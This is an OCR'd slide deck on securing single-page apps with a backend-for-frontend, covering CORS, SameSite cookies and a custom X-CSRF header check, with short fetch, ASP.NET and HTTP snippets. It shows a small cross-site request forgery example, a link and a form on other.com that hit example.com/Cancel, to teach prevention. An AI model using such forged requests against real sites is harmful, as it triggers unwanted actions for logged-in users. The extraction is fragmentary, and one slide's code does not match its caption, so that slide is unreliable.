
SameSite Cookies

Same-Origin Communication Only



Cross-Origin Resource Sharing (CORS)

```
fetch('https://api.example.com/orders', {
    method: 'GET',
    credentials: 'include', // Include cookie
})
```



BFF Benefit: No CORS Needed = Stronger Security

Rejecting Cross-Origin Requests

other.com

Is it OK to call you?

CORS

Error

BFF Backend

CORS not needed

example.com

/api/payments


/api/payments

{ data }

example.com

https://nestenius.se

Rejecting CORS requests in code



other.com


```
builder.Services.AddCors(options =>
{
    // No policies defined = no CORS requests allowed
});
```

Hardening AJAX Requests

```
fetch('/orders', {
  method: 'GET',
  credentials: 'include', // Include cookie on every request
})
```


Remove the **credentials**

```
fetch('/orders', {
    method: 'GET',
    credentials: 'include', // Include cookie
})
```



Force **preflight requests** with custom header

```
fetch('/orders', {
  method: 'GET',
  headers: {
      'X-CSRF': '1' // This forces preflight
  }
})
```



Require **X-CSRF** header

```
GET /orders HTTP/1.1
Host: example.com
X-CSRF: 1
Cookie: AuthCookie=CfDJ8L....
```

```
if (!request.headers['X-CSRF'])
{
    // Reject - not from our app
    return 401;
}
```

example.com


/orders

{ data }

example.com

Why is this check important?

```
if (!request.headers['X-CSRF'])
{
    // Reject - not from our app
    return 401;
}
```



example.com

- Forces preflight for cross-origin
- Can't be set by HTML forms
- Ensures it's from our app
- Prevents CSRF attacks


How does this prevent CSRF attacks?

CSRF Prevention

```
<!--Hosted on other.com-->
<a href="https://example.com/Cancel">
Win a computer!</a>
```


```
<!--Hosted on other.com-->
<form action="https://example.com/Cancel">
</form>
```

```
fetch('/Cancel', {
    headers: { 'X-CSRF': '1' }
})
```




Sample Application

Sample Application




Summary

Multiple Security Layers

